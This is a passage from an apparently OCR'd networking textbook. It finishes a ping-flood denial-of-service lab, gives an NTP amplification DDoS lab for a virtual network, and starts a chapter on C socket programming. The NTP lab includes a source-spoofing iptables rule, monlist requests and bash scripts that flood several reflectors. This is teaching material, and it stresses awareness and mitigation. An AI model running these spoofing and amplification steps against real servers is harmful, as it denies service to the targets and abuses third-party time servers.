The purpose of a ping flooding attack is to deny other normal users access to the target. To see this, setup a simple website on the target node, then on another node (e.g. node3) try and access the website while the attack is in progress. If the attack is successful, the website should be inaccessible or at least very slow to respond. (Of course it would be better if the normal user was not running the web browser on a node involved in the attack, but it is sufficient for demonstrating the denial of service in our small virtual network).

In virtnet, you need to start the Apache web server and then a basic website should be available. On node8, our target, run:

```
network@node8:~$ sudo systemctl start apache2
```

(Ignore any warning messages about the host name.)

You may manually create some test web pages in the directory /var/www/html, or automatically create a simple website by running:

```
network@node8:~$ sudo bash virtnet/bin/vn-deploywebindex
```

Now that your web site is setup, you need a browser on node3 to access it. There are two options: lynx via the command line or Firefox (or other graphical browser) on your host computer, connecting via proxy and SSH tunnel to node 3 (both are described in Section 5.3.2). Using lynx is easy—just supply it with the target URL:

```
network@node3:~$ lynx http://192.168.3.31/
```

Now do a test: observe the response time of your browser when there is no ping flooding attack, and then start the attack and try to access the web site again (make sure the pages are not cached, i.e. reload them). If your attack is successful, you should notice a very slow response from the web server. You have denied a normal user access to the target web site.

17.3.7 Closing Notes

This section has allowed you to perform a simple ping flooding attack on your own virtual network. The purpose is not for you to now go and perform an attack on a real network. Rather it is to illustrate some of the basic techniques of denial of service attacks so that you can be aware how they work, such that you can configure networks to reduce the chance of someone attacking you in the future.

The attacks demonstrated are quite basic, and will be quite hard to be successful in real networks, partly due to the security features built in to many operating systems and network devices (we saw several in the Linux kernel). However other attacks, often using different protocols (e.g. DNS, Network Time Protocol (NTP)) but similar concepts are possible, and continue to be carried out. The next section illustrates a slightly more advanced NTP DDoS attack.

17.4 NTP DDoS Attack

The previous section demonstrated concepts of distributed denial of service (DDoS) attacks using ping flooding. Nowadays ping flooding attacks are not realistic in the Internet because many networks block ping traffic (or at least the features that allow a DDoS attack). However similar concepts are used but often with different protocols, such as DNS, NTP and Internet Security Association and Key Protocol (ISAKMP). The attacks take advantage of three factors: there are many publicly accessible servers that use these protocols (e.g. DNS servers, NTP time servers); the protocols use UDP (rather than TCP, which limits the sending rate); and they support amplification of the data sent to the target. The latter allows the malicious node to send a small amount of traffic to servers, which then respond (to the target) with a much larger amount of traffic.

A recent set of publicised DDoS attacks made use of the Network Time Protocol. NTP is used for computers to synchronise their clocks with more accurate time servers. There are many public time servers. The attack took advantage of the fact that older versions of NTP servers allowed a client to send a request for a list of monitoring data the server records. The list stores records of up to 600 different hosts that have communicated recently with the time server. This allowed a malicious node to send a small request to a NTP server, which then responds with a very large response. With source address spoofing, and lots of NTP servers to use, this makes for a very effective DDoS attack.

There are several articles that describe the attack and solution (don't allow NTP time servers to respond to requests for monitoring data). Cloudfare provides a concise description of the attack. Internet Storm Center describes how to perform the attack with NTP in Linux. In the following I use these instructions and adapt them so you can use them in your own virtnet virtual network.

17.4.1 Assumptions

The following assumes you have setup virtnet for, and performed the ping flooding DoS attack from Section 17.3. In particular you should created topology 26 (Figure 17.5) and setup the nodes using `tc` and setting *rp_filter* (Section 17.3.1). If you haven't, then most of the following won't make sense and probably won't work.

17.4.2 Setup NTP Servers

The ping flooding attack used reflector nodes to send many ping (ICMP Echo) reply messages to a target node. Although in theory all computers on the Internet should respond to ICMP Echo request messages, security features in networks and devices severely limit the number of messages that can be sent. The NTP attack uses a similar approach to ping flooding, reflect off of normal computers in the Internet. However only those computers running NTP server software are potential candidates, i.e. only dedicated time servers.

First install a NTP server on all reflector nodes. We will also install the server on the malicious node, not to use it as a server, but to make the advanced NTP client server it includes available for the attack. On nodes 1, 3, 4, 5 and 6 install the NTP server by running:

```
network@node:~$ sudo apt update
network@node:~$ sudo apt install ntp
```

Now on the reflector nodes—3, 4, 5 and 6—edit the configuration of the NTP server to allow other nodes to access the time server. To do so, open `/etc/ntp.conf` with `nano` (using `sudo`) and add the following lines to the end of the file:

```
server 127.127.1.0
fudge 127.127.1.0 stratum 10
restrict 192.168.1.0 mask 255.255.255.0 nomodify notrap
restrict 192.168.2.0 mask 255.255.255.0 nomodify notrap
restrict 192.168.3.0 mask 255.255.255.0 nomodify notrap
```

For the changes to take effect, restart the NTP server:

```
network@node:~$ sudo service ntp restart
 * Stopping NTP server ntpd                                        [ OK ]
 * Starting NTP server ntpd                                        [ OK ]
```

17.4.3 Test NTP Servers

The NTP servers are configured to obtain their clock from a pool of time servers run by Ubuntu and others. The servers will also respond to other nodes in the virtual network if they request synchronization. First test on another node that isn't running its own NTP server, e.g. node2:

```
network@node2:~$ sudo ntpdate 192.168.2.21
27 Jan 21:03:45 ntpdate[2710]: step time server 192.168.2.21 offset 3491.154173
    sec
```

This sync's node2's clock with that of node3 (the time server).

17.4.4 Requesting the Monitoring Data

The NTP DDoS involves a client sending a request for monitoring data that the NTP server collects. To do so, you can use the advanced NTP client that is available when installing the NTP server (that's why we install the NTP server on node1). On the malicious node run:

```
network@node1:~$ sudo ntpdc -n -c monlist 192.168.2.21
remote address       port local address    count m ver rstr avgint lstint
===============================================================================
91.189.94.4           123 10.0.2.15           44 4 4    1d0     99      4
203.158.111.32        123 10.0.2.15           47 4 4    1d0     92     11
203.158.111.11        123 10.0.2.15           44 4 4    1d0     99     12
202.28.214.2          123 10.0.2.15           48 4 4    1d0     92     19
203.158.118.2         123 10.0.2.15           48 4 4    1d0     92    145
192.168.2.1           123 192.168.2.21         8 3 4    180    554    278
```

The data displayed is some statistics about computers that have communicated recently with the NTP server on node3. A maximum of 600 entries will be returned. In this example only 6 entries are returned, including node2 (which recently sync'd its clock with node3). If you want to make the list larger, get other nodes to run `ntpdate` to communicate with the server on node3.

17.4.5 Basic NTP DoS Attack

Now you have the tools to attempt a basic NTP DoS attack on the target. Like in ping flooding, set a fake source address on the target, and then trigger requests for the monitoring data using ntpdc. Note that in the ping flooding attack the fake source address was set for ICMP packets sent; in this NTP attack you should change that to be for UDP packets instead, as below:

```
network@node1:~$ sudo iptables -t nat -A POSTROUTING -p udp -j SNAT --to-source
    192.168.3.31
```

You should capture and view the packets with `tcpdump` and different nodes, and optionally use `iptraf` on node7 to see the total traffic being sent to the target node8. See the ping flooding attack for examples of using a fake source address (remember: UDP), `tcpdump` and `iptraf`.

17.4.6 NTP DDoS Attack

The ping application has a built-in feature to repeatedly send packets. And in Section 17.3.5 we created a script to automate pinging to multiple reflectors at once. We need our NTP client (`ntpdc` on node1) to repeatedly send NTP requests for monitoring data to multiple reflectors for an effective DDoS attack. I have created two simple Bash scripts do this for us. The first I'll call `ntpmany`. It sends the NTP request to many NTP servers in parallel. The script is below. Save the contents in the file `ntpmany` in your home directory on node1.

```
#!/bin/bash
# Send NTP requests to multiple NTP servers
args=$#
for (( j=1; j<=$args; j++ )); do
        ntpdc -n -c monlist $1 > /dev/null &
        shift;
done
```

The second script uses `ntpmany` to repeatedly send NTP requests to multiple NTP servers. The script is below. Save the contents in the file `ntprepeat` in your home directory on node 1.

```
#!/bin/bash
# Repeatedly send NTP requests to multiple NTP servers
interval=$1
shift;
n=$1
shift;
for (( i=1; i<=$n; i++ )); do
    bash ntpmany "$@" > /dev/null &
    sleep $interval
done
```

Now make the scripts executable:

```
network@node1:~$ chmod u+x ntpmany ntprepeat
```

Similar to `pingmany`, the script `ntprepeat` takes as command line arguments:

1. The interval between sending NTP requests to each set of NTP servers (seconds)
2. The number of NTP requests to send to each set of NTP servers
3. A list of IP addresses of the NTP servers

For example, try:

```
network@node1:~$ sudo ./ntprepeat 0.1 100 192.168.2.21 192.168.2.22
```

17.4.7 Next Steps

I'll leave it to you to perform the NTP DDoS attack in your virtual network, and investigate further how it works and how you can increase the traffic being sent to the target. I recommend capturing packets using `tcpdump` to see the size of packets being sent by the malicious node and the size of packets being received by node7 (and the target). Once you understand how the attack works, think about methods to mitigate the attack.

Chapter 18

Private Networking with OpenVPN and Tor

Coming soon!

File: nsl/vpn.tex, r1669

Chapter 19

Custom Applications with Sockets

Many Internet applications use a client/server model for communication: a server listens for connections; and a client initiates connections to the server. How are these client and server programs implemented? In this chapter you will learn the basic programming constructs, called *sockets*, to create a client and server program. You can use these programming constructs to implement your own client/server application. This chapter first explains sockets using the C programming language as an example. Sections 19.3 to 19.4 provide detailed examples of socket application in C. Then Sections 19.5 to 19.7 provide examples using Python programming language. All the source code is available for download via https://sandilands.info/nsl/source/.

19.1 Prerequisites

19.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- Programming fundamentals, including control structures, abstraction (functions, methods), libraries, input/output.
- C and/or Python programming.
- Operating system concepts, including files, processes, memory/buffers, and multi-tasking.
- Internet transport protocol operation, specifically TCP and UDP.

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- View and edit files, e.g. with `cat` or `nano`.
- Perform operations on directories and files, including `ls`, `cd`, `cp`.
- Compile and execute code.

File: nsl/sockets.tex, r1669

19.1.2 Linux and Network Setup

All of the practical tasks in this chapter can be completed on a single Linux computer, however it is preferable to use two computers (client and server).

The recommended virtnet topology is:

- Topology 5

19.2 Programming with Sockets

Sockets are programming constructs used to communicate between processes. There are different types of systems that sockets can be used for, the main one of interest to us are Internet-based sockets (the other commonly used socket is Unix sockets).

Sockets for Internet programming were created in early versions of Unix (written in C code). Due to the popularity of Unix for network computing at the time, these Unix/C based sockets become quite common. Now, the same concept has been extended to other languages and other operating systems. So although we use C code and a Unix-based system (Ubuntu Linux), the principles can be applied to almost any computer system.

There are two main Internet socket types, corresponding to the two main Internet transport protocols:

1. Stream sockets use TCP to communicate. TCP is stream-oriented, sending a stream of bytes to the receiver. It is also a reliable transport protocol, which means it guarantees that all data arrives at the receiver, and arrives in order. TCP starts be setting up a connection (we have seen the 3-way handshake in other labs), and then sending data between sender and receiver. TCP is used for most data-oriented applications like web browsing, file transfer and email.

2. Datagram sockets use UDP to communicate. UDP is an unreliable protocol. There is no connection setup or retransmissions. The sender simply sends a packet (datagram) to the receiver, and hopes that it arrives. UDP is used for most real-time oriented applications like voice over IP and video conversations.

Here we will focus on stream sockets, but examples of datagram sockets are given in later sections.

The basic procedure is shown in Figure 19.1. The server must first create a socket, then associate or bind an IP address and port number to that socket. Then the server listens for connections.

The client creates a socket and then connects to the server. The `connect()` system call from the client triggers a TCP SYN segment from client to server.

The server accepts the connection from the client. The `accept()` system call is actually a blocking function—when the program calls `accept()`, the server does not return from the function until it receives a TCP SYN segment from a client, and completes the 3-way handshake.

After the client returns from the `connect()` system call, and the server returns from the `accept()` system call, a connection has been established. Now the two can send data.

Sending and receiving data is performed using the `write()` and `read()` functions. `read()` is a blocking function—it will only return when the socket receives data. You



Client
Server
Create a socket
Socket_ID=
socket(address_type,socket_type,protocol)
Bind the socket to an address
bind(Socket_ID,address,address_size)
Listen for connections
listen(Socket_ID,queued_connections)
Create a socket
Socket_ID=
socket(address_type,socket_type,protocol)
Connect to server
connect(Socket_ID,server_address,
server_address_size)
Accept a new connection from client
New_Socket_ID=
accept(Socket_ID,&client_add,&client_add_size)
Send (write) data to server
write(Socket_ID,data,data_size)
Receive (read) data from client
data_size=
read(New_Socket_ID,buffer,buffer_size)
Send (write) data to client
write(New_Socket_ID,data,data_size)
Receive (read) data from server
data_size=
read(Socket_ID,buffer,buffer_size)

Figure 19.1: Socket communications

(the application programmer) must correctly coordinate reads and writes between the client and server. If a client calls the `read()` function, but no data is sent from the server, then the client will wait forever!

19.2.1 Servers Handling Multiple Connections

It is common for a server to be implemented such that it can handle multiple connections at a time. The most common way to do this is for a main server process to listen for connections, and when a connection is established, to create a child process to handle that connection (while the parent process returns to listening for connections). In our example, we use the `fork()` system call.

The `fork()` system call creates a new process, which is the child process of the current process. Both the parent and child process execute the next command following the call to `fork()`. `fork()` returns a process ID, which may be:

- Negative, meaning the creation of the child process was unsuccessful
- 0 is returned to the child process
- A positive value is returned to the parent process—this is the process ID of the child.

Hence we can use the process ID returned from `fork()` to determine what to do next—the parent process (`pid > 0`) will end the current loop and go back to waiting for connections. The child process (`pid = 0`) will perform the data exchange with the client.

19.2.2 Further Explanation

The next sections provide examples of programming with sockets in both C and Python programming languages. You should read the source code for the corresponding client and server, run the code, and then try to understand the output produced.

For the C programming language, most of the socket system calls are described in detail in their individual `man` pages. You should use the `man` pages for finding out further details of each function. Note that you may have to specify the section of `man` pages to use (which is section 2, the System Calls section):

```
$ man -S2 accept
ACCEPT(2)               Linux Programmer's Manual             ACCEPT(2)

NAME
      accept - accept a connection on a socket
...
```

19.3 TCP Sockets in C

Now we present example implementations of clients and servers that can exchange data across the Internet. They are implemented in C. There is a TCP version and a UDP version. The source code is quite old (there are newer, better constructs available), and may produce warnings when compiled, however it still executes as intended. The purpose of this code is to show a simple example of using sockets in C to create an Internet client/server application. If you want to create your own application, it is recommended you look for other (better) ways to implement in C.

19.3.1 Example Usage

On one computer compile the server and then start it. The server takes a port number as a command line argument:

```
$ gcc -o tcpserver socket_tcp_server.c
$ ./tcpserver 5001
```

On another computer compile the client and then start it. The client takes the IP address of the server and the port number it uses as command line arguments:

```
$ gcc -o tcpclient socket_tcp_client.c
$ ./tcpclient 127.0.0.1 5001
```

The client prompts for a message. Type in a message and press Enter. The result should be the message being displayed at the server and then the client printing "I got your message". The client exits, but the server keeps running (other clients can connect).

An example on the client:

```
$ ./tcpclient 127.0.0.1 5001
Please enter the message: Hello from Steve
I got your message
$
```

And on the server:

```
$ ./tcpserver 5001
Here is the message: Hello from Steve
```

19.3.2 TCP Client

```
/* ****************************************************************
 * ITS 332 Information Technology II (Networking) Lab
 * Semester 2, 2010
 * SIIT
 *
 * Client/Server Programming Lab
 * File: client.c
 * Date: 24 Jan 2007
 * Version: 1.0
 *
 * Description:
 * Client to demonstrate TCP sockets programming. You should read the
 * server.c code as well.
 *
 * Usage:
```

```
 * client server_ip_address server_port_number
 *
 * Acknowledgement:
 * This code is based on the examples and descriptions from the
 * Computer Science Department, Rensselaer Polytechnic Institute at:
 * http://www.cs.rpi.edu/courses/sysprog/sockets/sock.html
 *
 * ************************************************************** */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

/* ============================================================== */
/* error: display an error message and exit                      */
/* ============================================================== */
void error(char *msg)
{
   perror(msg);
   exit(0);
}

/* ============================================================== */
/* main: connect to server, prompt for a message, send the message, */
/* receive the ack from server and then exit                     */
/* ============================================================== */
int main(int argc, char *argv[])
{
   /* socket file descriptor, port number of server, and number of bytes */
   int sockfd, portno, n;
   struct sockaddr_in serv_addr; /* server address */
   /* The hostent structure defines a host computer on the Internet. It
      contains field which describe the host name, aliases for the name,
      address type and actual address (e.g. IP address) */
   struct hostent *server;
   char buffer[256];

   /* The user must enter two parameters on the command line:
        - server host name or IP address
        - port number used by server */
   if (argc < 3) {
      fprintf(stderr,"usage %s hostname port\n", argv[0]);
      exit(0);
   }
   /* Get the port number for server entered by user */
   portno = atoi(argv[2]);

   /* Create an Internet stream (TCP) socket */
   sockfd = socket(AF_INET, SOCK_STREAM, 0);
   if (sockfd < 0)
       error("ERROR opening socket");

   /* The gethostbyname() system call uses DNS to determine the IP
```

```
       address of the host */
    server = gethostbyname(argv[1]);
    if (server == NULL) {
        fprintf(stderr,"ERROR,␣no␣such␣host\n");
        exit(0);
    }

    /* Set the server address to all zeros */
    bzero((char *) &serv_addr, sizeof(serv_addr));
    serv_addr.sin_family = AF_INET; /* Internet family of protocols */

    /* Copy server address obtained from gethostbyname to our
       serv_addr structure */
    bcopy((char *)server->h_addr,
         (char *)&serv_addr.sin_addr.s_addr,
         server->h_length);

    /* Convert port number to network byte order */
    serv_addr.sin_port = htons(portno);

    /* The connect() system call establishes a connection to the server. The
       three parameters are:
        - socket file descriptor
        - address of server
        - size of the server's address */
    if (connect(sockfd,(struct sockaddr *) &serv_addr,sizeof(serv_addr)) < 0)
        error("ERROR␣connecting");

    /* Once connected, the client prompts for a message, and the users
       input message is obtained with fgets() and written to the socket
       using write(). */
    printf("Please␣enter␣the␣message:␣");
    bzero(buffer,256);
    fgets(buffer,255,stdin);
    n = write(sockfd,buffer,strlen(buffer));
    if (n < 0)
         error("ERROR␣writing␣to␣socket");

    /* Zero a buffer and then read from the socket */
    bzero(buffer,256);
    n = read(sockfd,buffer,255);
    if (n < 0)
         error("ERROR␣reading␣from␣socket");

    /* Display the received message and then quit the program */
    printf("%s\n",buffer);
    return 0;
}
```

19.3.3 TCP Server

```
/* ******************************************************************
 * ITS 332 Information Technology II (Networking) Lab
 * Semester 2, 2010
 * SIIT
 *
 * Client/Server Programming Lab
 * File: server.c
 * Date: 24 Jan 2007
 * Version: 1.0
 *
 * Description:
 * Server to demonstrate TCP sockets programming
 *
 * Usage:
 * server server_port_number
 *
 * Acknowledgement:
 * This code is based on the examples and descriptions from the
 * Computer Science Department, Rensselaer Polytechnic Institute at:
 * http://www.cs.rpi.edu/courses/sysprog/sockets/sock.html
 *
 * ************************************************************** */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

/* ============================================================== */
/* Function Prototypes                                          */
/* ============================================================== */
void dostuff(int);

/* ============================================================== */
/* error: display an error message and exit                     */
/* ============================================================== */
void error(char *msg)
{
    perror(msg);
    exit(1);
}

/* ============================================================== */
/* main: listen for connections, and create new process for each */
/* connection. Receive the message from client and acknowledge. */
/* ============================================================== */
int main(int argc, char *argv[])
{
     /* file descriptors that contain values return from socket and
    and accept system calls */
     int sockfd, newsockfd;
     int portno; /* port number on which server accepts connections */
     int pid; /* process ID for newly created child process */
     /* sockaddr_in is a structure containing an IP address - it is
        defined in netinet/in.h */
     struct sockaddr_in serv_addr, cli_addr;
     size_t clilen; /* size of the address of the client */

     /* The user must pass the port number that the server listens on
```

```
       as a command line parameter (otherwise error) */
    if (argc < 2) {
        fprintf(stderr,"ERROR,␣no␣port␣provided\n");
        exit(1);
    }

    /* First we must create a socket using the socket() system call.
       The three parameters are:
        - address domain of the socket. It may be an Unix socket, an
          Internet socket or others. We use the Internet socket which
          is defined by the constant AF_INET
        - socket type. Stream (TCP), or Datagram (UDP, SOCK_DGRAM) or
          a raw socket (for accessing IP directly).
        - the protocol. 0 means the operating system will choose the
          most appropriate protocol: TCP for stream and UDP for
          datagram.
       The call to socket returns a file descriptor (or -1 if it fails) */
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0)
       error("ERROR␣opening␣socket");

    /* bzero sets all values in a buffer to 0. Here we set the server
       address to 0 */
    bzero((char *) &serv_addr, sizeof(serv_addr));

    /* Get the port number that the user entered via command line */
    portno = atoi(argv[1]);

    /* Now we set the server address in the structure serv_addr */
    /* Note that INADDR_ANY is a constant that refers to the IP
       address of the machine the server is running on. */
    /* Note that the port number must be specified in network byte order.
       Different computer systems represents bytes in different order:
        big endian - most significant bit of byte is first
        little endian - least significant bit of byte is first
       For this reason, everything must be converted to network byte
       order (which is big endian). htons does this conversion. */
    serv_addr.sin_family = AF_INET; /* Protocol family: Internet */
    serv_addr.sin_addr.s_addr = INADDR_ANY; /* Server address */
    serv_addr.sin_port = htons(portno); /* Port number */

    /* The bind() system call binds a socket to an address. This
       may fail if for example the port number is already being
       used on this machine. */
    if (bind(sockfd, (struct sockaddr *) &serv_addr,
            sizeof(serv_addr)) < 0)
            error("ERROR␣on␣binding");

    /* The listen() system call tells the process to listen on the
       socket for connections. The first parameter is a file descriptor
       for the socket and the second parameter is the number of
       connections that can be queued while the process is handling this
       connection. 5 is a reasonable value for most systems */
    listen(sockfd,5);
    clilen = sizeof(cli_addr);

    /* Now we enter an infinite loop, waiting for connections from clients.
```

```
        When a connection is established, we will create a new child process
        using fork(). The child process will handle the data transfer with
        the client. The parent process will wait for another connection. */
     while (1) {
     /* The accept() system call causes the process to block until a
            client connects with the server. The process will wake up once
            the connection has been established (e.g. TCP handshake).
            The parameters to accept are:
             - the file descriptor of the socket we are waiting on
             - a structure to store the address of the client that connects
             - a variable to store the length of the client address
            It returns a new file descriptor for the socket, and all
            communication is now done with this new descriptor. */
         newsockfd = accept(sockfd,
               (struct sockaddr *) &cli_addr, &clilen);
         if (newsockfd < 0)
             error("ERROR␣on␣accept");

     /* Create child process to handle the data transfer */
         pid = fork();
         if (pid < 0)
             error("ERROR␣on␣fork");
         /* The process ID in the child process will be 0. Hence the child
            process will close the old socket file descriptor and then call
            dostuff() to perform the interactions with the client. When
            complete, the child process will exit. */
         if (pid == 0) {
             close(sockfd);
             dostuff(newsockfd);
             exit(0);
         }
     /* This is called by the parent process only. It closes the
            new socket file descriptor, which is not needed by the parent */
         else close(newsockfd);
     } /* end of while */
     return 0; /* we never get here because we are in infinite loop */
}

/* ================================================================ */
/* dostuff: exchange some messages between client and server. There */
/* is a separate instance of this function for each connection. */
/* ================================================================ */
void dostuff (int sock)
{
   int n;
   char buffer[256];

   /* Set a 256 byte buffer to all zeros */
   bzero(buffer,256);

   /* Read from the socket. This will block until there is something for
      it to read in the socket (i.e. after the client has executed a
      write()). It will read either the total number of characters in the
      socket or 255, whichever is less, and return the number of characters
      read. */
   n = read(sock,buffer,255);
   if (n < 0) error("ERROR␣reading␣from␣socket");
```

```

    /* Display the message that was received */
    printf("Here␣is␣the␣message:␣%s\n",buffer);

    /* Write a message to the socket. The third parameter is the size of
       the message */
    n = write(sock,"I␣got␣your␣message",18);
    if (n < 0) error("ERROR␣writing␣to␣socket");
}
```

19.4 UDP Sockets in C

19.4.1 Example Usage

On one computer compile the server and then start it. The server takes a port number as a command line argument:

```
$ gcc -o udpserver socket_udp_server.c
$ ./udpserver 5001
```

On another computer compile the client and then start it. The client takes the IP address of the server and the port number it uses as command line arguments:

```
$ gcc -o udpclient socket_udp_client.c
$ ./udpclient 127.0.0.1 5001
```

The client prompts for a message. Type in a message and press Enter. The result should be the message being displayed at the server and then the client printing "Got your message". The client exits, but the server keeps running (other clients can connect).

An example on the client:

```
$ ./udpclient 127.0.0.1 5002
Please enter the message: a udp test
Got an ack: Got your message
$
```

And on the server:

```
$ ./udpserver 5002
Received a datagram: a udp test
```

19.4.2 UDP Client

```
/* ****************************************************************
 * ITS 332 Information Technology II (Networking) Lab
 * Semester 2, 2006
 * SIIT
 *
 * Client/Server Programming Lab
 * File: client_idp.c
 * Date: 29 Jan 2007
 * Version: 1.0
 *
 * Description:
 * Client to demonstrate UDP sockets programming. You should read the
 * server_udp.c code as well.
 *
 * Usage:
 * client server_ip_address server_port_number
 *
 * Acknowledgement:
 * This code is based on the examples and descriptions from the
 * Computer Science Department, Rensselaer Polytechnic Institute at:
 * http://www.cs.rpi.edu/courses/sysprog/sockets/sock.html
 *
 * *************************************************************** */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

/* ================================================================ */
/* error: display an error message and exit                     */
/* ================================================================ */
void error(char *msg)
{
    perror(msg);
    exit(0);
}

/* ================================================================ */
/* main: create socket and send message to server               */
/* ================================================================ */
int main(int argc, char *argv[])
{
   int sock, n;
   struct sockaddr_in server, from;
   struct hostent *hp;
   char buffer[256];
   size_t length;

   /* User must input server and port number */
   if (argc != 3) { printf("Usage:␣server␣port\n");
                    exit(1);
   }

   /* Create a Datagram (UDP) socket */
   sock= socket(AF_INET, SOCK_DGRAM, 0);
   if (sock < 0) error("socket");

   server.sin_family = AF_INET;

   /* Get the IP address for destination server */
```

```
    hp = gethostbyname(argv[1]);
    if (hp==0) error("Unknown␣host");

    /* Set the server address and port */
    bcopy((char *)hp->h_addr,
          (char *)&server.sin_addr,
           hp->h_length);
    server.sin_port = htons(atoi(argv[2]));

    length=sizeof(struct sockaddr_in);

    /* Prompt for message from user */
    printf("Please␣enter␣the␣message:␣");
    bzero(buffer,256);
    fgets(buffer,255,stdin);

    /* Send message to socket (server) */
    n=sendto(sock,buffer,
             strlen(buffer),0,(struct sockaddr *) &server,length);
    if (n < 0) error("Sendto");

    /* Receive response from server */
    n = recvfrom(sock,buffer,256,0,(struct sockaddr *) &from, &length);
    if (n < 0) error("recvfrom");

    /* Display response to user */
    write(1,"Got␣an␣ack:␣",12);
    write(1,buffer,n);
}
```

19.4.3 UDP Server

```
/* ****************************************************************
 * ITS 332 Information Technology II (Networking) Lab
 * Semester 2, 2006
 * SIIT
 *
 * Client/Server Programming Lab
 * File: server_udp.c
 * Date: 29 Jan 2007
 * Version: 1.0
 *
 * Description:
 * Server to demonstrate UDP sockets programming
 *
 * Usage:
 * server server_port_number
 *
 * Acknowledgement:
 * This code is based on the examples and descriptions from the
 * Computer Science Department, Rensselaer Polytechnic Institute at:
 * http://www.cs.rpi.edu/courses/sysprog/sockets/sock.html
 *
 * **************************************************************** */

```

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

/* ================================================================ */
/* error: display an error message and exit                        */
/* ================================================================ */
void error(char *msg)
{
    perror(msg);
    exit(0);
}

/* ================================================================ */
/* main: create socket and receive/send to socket                  */
/* ================================================================ */
int main(int argc, char *argv[])
{
   int sock, length, n;
   struct sockaddr_in server; /* server address structure */
   struct sockaddr_in from; /* source address structure */
   char buf[1024];
   size_t fromlen;

   /* Port number must be passed as parameter */
   if (argc < 2) {
      fprintf(stderr, "ERROR,␣no␣port␣provided\n");
      exit(0);
   }

   /* Create a Datagram (UDP) socket */
   sock=socket(AF_INET, SOCK_DGRAM, 0);
   if (sock < 0) error("Opening␣socket");

   length = sizeof(server);
   bzero(&server,length);

   /* Set the server address */
   server.sin_family=AF_INET;
   server.sin_addr.s_addr=INADDR_ANY;
   server.sin_port=htons(atoi(argv[1]));

   /* Bind the socket to the address */
   if (bind(sock,(struct sockaddr *)&server,length)<0)
       error("binding");

   fromlen = sizeof(struct sockaddr_in);
   /* Infinite loop, receiving data and sending response */
   while (1) {
       /* Receive data from socket. Parameters are:
           - server socket
           - buffer to read data into
           - maximum buffer size
```

```
            - flags to control the receive operation
            - structure to store source address
            - source address length
            */
        n = recvfrom(sock,buf,1024,0,(struct sockaddr *)&from,&fromlen);
        if (n < 0) error("recvfrom");
        write(1,"Received␣a␣datagram:␣",21);
        write(1,buf,n);
        /* Write data to socket. Parameters are:
           - server socket
           - data to write
           - length of data
           - flags to control send operation
           - destination address
           - length of destination address
           */
        n = sendto(sock,"Got␣your␣message\n",17,
                  0,(struct sockaddr *)&from,fromlen);
        if (n < 0) error("sendto");
    }
}
```

19.5 TCP Sockets in Python

Now we present example implementions of clients and servers that can exchange data across the Internet, but implemented using Python. There is a TCP version and a UDP version of the client/server application. In addition there is an application that uses raw sockets to generate and send packets of any type.

19.5.1 Example Usage

